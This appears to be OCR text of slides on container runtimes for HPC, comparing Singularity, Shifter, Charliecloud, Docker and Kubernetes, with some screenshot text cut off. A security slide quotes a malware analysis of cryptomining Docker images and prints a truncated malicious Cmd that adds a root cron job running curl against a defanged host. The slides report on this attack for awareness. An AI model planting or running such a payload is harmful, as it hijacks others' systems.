
Sarus

Paper coming soon

Source: Mariotti: Sarus: An OCI-compliant container engine for HPC (HPC-AI Advisory Council)
http://hpcadvisorycouncil.com/events/2019/swiss-workshop/pdf/030419/K_Mariotti_CSCS_SARUS_OCI_ContainerRuntime_04032019.pdf

Comparison

Feature Comparison



SC17, November 12–17, 2017, Denver, CO, USA   Reid Priedhorsky and Tim Randles

Attribute	self-compile	virtual machine hypervisor	Shifter chroot	Singularity priv. ns.	Docker userns*	rkt userns*	NsJail userns	Charliecloud userns
Workflow (G1)								
User-defined kernel and settings	·	✓	·	·	·	·	·	·
Use package managers, e.g. `apt-get`, `yum`	·	✓	✓	✓	✓	✓	✓	✓
No conflicts with host software	·	✓	✓	✓	✓	✓	✓	✓
Industry-standard image build	·	·	✓	·	✓	✓	·	✓
Reproducible image build	·	·	✓	✓	✓	✓	·	✓
Resources (G2)								
No privileged or trusted daemons	✓	✓	·	✓	·	✓	✓	✓
No additional network infrastructure	✓	·	✓	✓	·	✓	✓	✓
Network filesystems see no UDSS metadata	·	✓	✓	✓	✓	✓	✓	✓
Direct device access	✓	·	✓	✓	✓	✓	✓	✓
Direct filesystem access	✓	·	✓	✓	✓	✓	✓	✓
Direct high-speed network access	✓	·	✓	✓	✓	✓	✓	✓
Simplicity (G3)								
Implementation language	n/a	varies	C, Python, C++, sh	C, sh, Python	Go	Go	C	C, sh
Lines of code	n/a	varies	19,000	11,000	133,000	52,000	4,000	800
No resource manager-specific code	✓	✓	·	✓	✓	✓	✓	✓
No communication framework-specific code	✓	✓	✓	·	✓	·	✓	✓
No root operations on center resources	✓	·	·	·	·	✓	✓	✓
No guest supervisor process	✓	·	·	·	·	✓	·	✓
No cache, configuration, or other state	✓	·	·	·	·	·	✓	✓

Note: While these overviews are useful:

- These feature comparisons can be biased
- Might even be inaccurate
- Features may change with version
- Docker “Monolith“ != Docker runc
- Pay attention to negations




Table 1. Container comparison.

	Singularity	Shifter	Charlie Cloud	Docker
Privilege model	SUID/UserNS	SUID	UserNS	Root Daemon
Supports current production Linux distros	Yes	Yes	No	No
Internal image build/bootstrap	Yes	No*	No*	No***
No privileged or trusted daemons	Yes	Yes	Yes	No
No additional network configurations	Yes	Yes	Yes	No
No additional hardware	Yes	Maybe	Yes	Maybe
Access to host filesystem	Yes	Yes	Yes	Yes**
Native support for GPU	Yes	No	No	No
Native support for InfiniBand	Yes	Yes	Yes	Yes
Native support for MPI	Yes	Yes	Yes	Yes
Works with all schedulers	Yes	No	Yes	No
Designed for general scientific use cases	Yes	Yes	No	No
Contained environment has correct perms	Yes	Yes	No	Yes
Containers are portable, unmodified by use	Yes	No	No	No
Trivial HPC install (one package, zero conf)	Yes	No	Yes	Yes
Admins can control and limit capabilities	Yes	Yes	No	No

In addition to the default Singularity container image, a standard file, Singularity supports numerous other formats described in the table. For each format (except directory) the suffix is necessary for Singularity to identify the image type.

*relies on Docker


**with security implications

***depends on upstream

https://doi.org/10.1371/journal.pone.0177459.t001

Source: Preidhorsky and Randles: Charliecloud: Unprivileged Containers for User-Defined Software Stacks in HPC
Kurztzer et al.: Singularity: Scientific containers for mobility of compute

Feature Comparison II


Docker vs Singularity vs Shifte ×
geekyap.blogspot.com/2016/11/docker-vs-singularity-vs-shifter-in-hpc.html?view=classic
search
Classic
Flipcard
Magazine
Mosaic
Sidebar
Snapshot
Timeslide
NOV
26

Geek Yap Yap Yap

Docker vs Singularity vs Shifter in an HPC environment


Here is a comparison of HPCS Singularity vs NeRSC Shifter. They both bring the benefits of container to the HPC world. As such, both provide very similar features. The subtleties are in their implementation approach. MPI maybe the place with the biggest difference.
Please comment on the blogger comment section to improve the doc. Much thanks!
(For large screen avoiding the mangling by blogger, view the working version of this file in github.)

Oveview of VM vs Docker vs Singularity

Source: Greg Kurtzer keynote at HPC Advisory Council 2017 @ Stanford

Tabular comparison

	Docker	Singularity	Shifter	UGE Container Ed.
Main problem being addressed	DevOps, microservices. Enterprise applications	Application portability (single image file, contain all dependencies) Reproducibility, run cross platform, provide support for legacy OS and apps.	Utilize the large number of docker apps. Provides a way to run them in HPC after a conversion process. It also strip out all the requirements of root so that they are runnable as user process.	Running dockers containers in HPC, with UGE managing the docker daemon process (?)
Interaction w/ Dock		Singularity work completely independent of Docker. It does have ability to import docker images, convert them to singularity images, or run docker container directly	Shifter primary workflow is to pull and convert docker image into shifter image. Image Gateway connects to Docker Hub using its build-in functions, docker does not need to be installed.	



Comparison features table of Docker-like secure

Features	Docker-ee ($)	udocker	Shifter	Singularity	Charliecloud
Need a daemon	Yes	No	No	No	No
Permissions management	Yes	Not needed	Not needed	Not needed	Not needed
cgroups	Yes	No	Yes	No	No
Analyze images content	Yes (advanced edition ($$))	No	Yes / Partial	No	No
Access to the host devices	Yes (*--device* option)	No	No	Yes	Yes
True mapping of UIDs	No	Not for root	Not for root	Yes	No
All can be done from user	No (The admin needs to set permissions)	Yes	Yes (but it needs a gateway)	Yes (except bootstrap which requires root rights (*))	No
HPC ready	No	Yes (with some limitations)	Yes (and only for it (**))	Yes	Yes

(*) Can be done on a local machine and then transferred to the executing machine.
(**) it needs the corresponding infrastructure.

Rémy Dernat – CNRS - ISE-M

JDEV2017

Source: Dernat: What a place for containers in the HPC world http://devlog.cnrs.fr/_media/jdev2017/dev2017_p8_rdernat_short.pdf
Docker vs Singularity vs Shifter in an HPC environment http://geekyap.blogspot.com/2016/11/docker-vs-singularity-vs-shifter-in-hpc.html

GitHub stats – as of 26.06.2018

<table>
<tr><th></th><th>runc</th><th>Charliecloud</th><th>Shifter</th><th>Singularity</th><th>udocker</th></tr>
<tr><td>Started by</td><td>Docker Inc.</td><td>LANL</td><td>NERSC</td><td>LBNL</td><td>INDIGO [1]</td></tr>
<tr><td>Initial Release</td><td>16.07.2015</td><td>16.06.2015</td><td>12.12.2015</td><td>15.04.2016</td><td>27.06.2016</td></tr>
<tr><td>Contributors</td><td>237 | 206 [2]</td><td>9</td><td>11 | 9 [2]</td><td>63 | 34 [2]</td><td>6</td></tr>
<tr><td>Commits</td><td>3,623 | 3,166</td><td>489</td><td>1,712 | 1,408</td><td>4,503 | 2,048</td><td>320</td></tr>
<tr><td>Releases</td><td>17 | 15</td><td>7</td><td>5 | 2</td><td>19 | 7</td><td>8</td></tr>
<tr><td>License</td><td>Apache-2.0</td><td>Apache-2.0</td><td>Modified BSD</td><td>3-clause BSD</td><td>Apache-2.0</td></tr>
</table>


Summary:
Docker runc: ~„stable“
Singularity: strong growth
Charliecloud, Shifter, udocker: fewer contributors

[1] INDIGO-DataCloud Project, funded under the Horizon2020 EU program
[2] as of 16.04.2017

Kubernetes vs HPC

Kubernetes vs HPC

Enterprise vs HPC




- Highly attractive for new/mixed workloads, for traditional HPC *"it's complicated"*
- Features and requirements differ quite a bit
- But lots of people working at it at the moment (Singularity, LSF, …)

Enterprise workloads @Kubernetes	**HPC**
Dynamic resource scaling	Fixed resources during specific phase
Failure tolerant workloads	Jobs not tolerant to failure (reshed.)
Often short-lived workloads	Jobs can run days/weeks/months
Maximized density (n jobs/1 node)	Typically 1 job / n nodes
Minimized direct user access	Often direct user access
Limited POSIX storage support	POSIX compliant storage required

Kubernetes vs HPC II

Current Challenges of Kubernetes@HPC



- Integration with multi user environment (UID/GID, Kerberos, Shared FS) difficult
- Scheduler less expressive as common HPC schedulers
  - Currently no concept of *queues* and *wall time*
- Does not handle large amounts of jobs well
  - *"Kubernetes is not the ideal scheduler for batch workloads"* Uber, 2018
- However Kubernetes might be well-suited for other workloads, e.g AI/ML
  - Ongoing effort to combine HPC schedulers with Kubernetes

Applies as well to RED HAT OPENSHIFT

3

Outlook + Summary

5 Years of Containers for HPC

5 Years of Containers in HPC

Achievements unlocked

- ***“Who here heard about Linux Containers?”***

- **Runtimes well understood**
  - **Many available - more coming each year**
  - HPC requirements for advanced topics (GPU, Infiniband) understood
- **Scheduling** of containerized traditional HPC workloads well **understood**
  - Including the limitations ;)
  - More and more workload **schedulers support** at least one runtime

- **Containers in use** for HPC workloads (HPC centers, Cloud, on-prem clusters)
  - **New ways** of dealing with HPC workloads **emerged** (UberCloud, …)
  - **Community is aware** of containers, benefits, best-practices


HPC Containers Crystal Ball

Source: https://i1.wp.com/filippodegasperi.it/wp-content/uploads/2017/11/preveggente-concorso-e1511304028132.png

Singularity: Docker for HPC?

Source: https://thinkr.fr/wp-content/uploads/back-to-the-future-docker.jpg

Content Security
Mining for profit...



5 Millionen Mal heruntergelade ×

Sicher | https://www.heise.de/security/meldung/5-Millionen-Mal-...

heise Security — News ▾ Hintergr

Security > 7-Tage-News > 06/2018 > 5 Millionen Mal heruntergeladen: Bösartige Docker-Container schürfen

5 Millionen Mal heruntergeladen: Bösartige Dock Container schürfen Monero

15.06.2018 14:50 Uhr – Fabian A. Scherschel

(Bild: Pixabay)

Zehn Monate lang waren Docker-Images mit Hintertür über Docker Hub verfü die Verantwortlichen längst über den Schadcode informiert waren.

Unbekannte haben diverse Docker-Images in das offizielle Repository der Cont tungs-Software geladen, die mit versteckten Hintertüren versehen sind. Einma übernahmen die Angreifer die Kontrolle über den Container und installierten K um verdeckt die Währung Monero zu schürfen und so Geld für die unbekannte

GitHub, Inc. [US] | https://github

[dockmylife/memoryt

Yet Another Crypto Mining Bot ×

Sicher | https://www.fortinet.com/blog/threat-resear

FORTINET — Blog | Business & Tec

494 Shares

Even before December 2017 we documented Docker images hos was particularly the case for the Docker account docker123321, images under popular project names like Cron, Tomcat, and Mys

docker123321 — Joined May 2017

Figure 1: docker123321 home page on I

When we inspect one of these images using the CLI, we see the

```
docker inspect docker123321/kk
…
"Cmd": [
"/bin/sh",
"-c",
"echo -e \"* * * * * root /usr/bin/curl -s hxxp://1
```

KROMTECH

Cryptojacking invades cloud. How modern containerization trend is exploited by attackers

2018-06-12 | By Security Center

Share — Shares 350 — Shares 0 — Shares 0

Kromtech Security Center found **17** malicious docker images stored on Docker Hub for an entire year. Even after several complaints on GitHub and Twitter, research made by sysdig.com and fortinet.com, cybercriminals continued to enlarge their malware armory on Docker Hub. With more than **5 million** pulls, the docker123321 registry is considered a springboard for cryptomining containers. Today's growing number of publicly accessible misconfigured orchestration platforms like Kubernetes allows hackers to create a fully automated tool that forces these platforms to mine Monero. By pushing malicious images to a Docker Hub registry and pulling it from the victim's system, hackers were able to mine **544.74** Monero, which is equal to **$90000**.

Here is the timeline:

May 2017 — Docker Hub docker123321 registry was created

July-August 2017 — First bunch of malicious docker123321 images were created on Docker Hub

September 1st, 2017 — First complaint against docker123321 on GitHub

October-December 2017 — Second bunch of malicious docker123321 images were added to Docker Hub

January 2018 — Third bunch of malicious docker123321 images were added to Docker Hub

January 2nd, 2018 — sysdig.com docker123321 was accused of poisoning Kubernetes honeypot

February 2018 — Fourth bunch of malicious docker123321 images were added to Docker Hub

May 8th, 2018 — fortinet.com

May 10th, 2018 — Docker Hub finally deleted docker123321 registry

Source: https://www.heise.de/security/meldung/5-Millionen-Mal-heruntergeladen-Boesartige-Docker-Container-schuerfen-Monero-4079414.html
https://github.com/docker/hub-feedback/issues/1121
https://www.fortinet.com/blog/threat-research/yet-another-crypto-mining-botnet.html
https://kromtech.com/blog/security-center/cryptojacking-invades-cloud-how-modern-containerization-trend-is-exploited-by-attackers

Executive Summary

- Container virtualization can solve many HPC problems

- Wide and growing popularity of container runtimes
  - OCI effort helped a lot! Especially runc
- Not all containers are created equal, isolation, …

- For HPC the race is still running
  - But Singularity has a significant headstart
  - How about *run**hp**c from Docker?*
  - *What do YOU and your users really need?*

- Scheduling HPC workloads beyond traditional workload managers „tricky“
  - But everybody wants Kubernetes….

Thanks

For more information please contact:
Holger Gantikow
T +49 7071 94 57-503
h.gantikow@atos.net
h.gantikow@science-computing.de

Sources – Memes

- Make Mobility great again
  - https://i.imgflip.com/350b2w.jpg
- Tensorflow - so hot right now
  - https://i.imgflip.com/12i14k.jpg
- You get a container - everyone gets a container
  - https://memegenerator.net/img/instances/73461503/you-get-a-container-everyone-gets-a-container.jpg
- Worked fine in DEV - OPS problem now
  - https://blogs.gartner.com/richard-watson/files/2015/05/Worked-Fine-In-Dev-Ops-Problem-Now.jpg
- Say works on my machine one more time
  - https://img.devrant.com/devrant/rant/r_566074_HLoe9.jpg
- Sharing is Caring
  - https://i.imgflip.com/ts3sk.jpg
- I find your lack of reproducibility Disturbing
  - https://memegenerator.net/img/instances/40904002.jpg
- This is what happens Larry when you use different package versions
  - https://pbs.twimg.com/media/DG8KjHYXgAAnPI2.jpg

Sources – Memes II

Namespaces Namespaces everywhere

https://imgflip.com/i/2cx48p

Docker all the things

http://atlassianblog.wpengine.com/wp-content/uploads/docker-all-the-things.png

Docker Resistance is futile

https://i.imgur.com/miBmupw.png

In the future everything is dockerized

https://thinkwhere.com/wp-content/uploads/2016/07/docker_future-e1468491725978.jpg

Say Docker one more time

https://cdn-images-1.medium.com/max/800/1*XyJyNE4XquojVNX0uIHXZA.jpeg

Docker has Layers

https://s3.amazonaws.com/media-p.slid.es/uploads/597841/images/3145657/64013728.jpg


In the future everything will be dockerized II

https://thinkr.fr/wp-content/uploads/back-to-the-future-docker.jpg

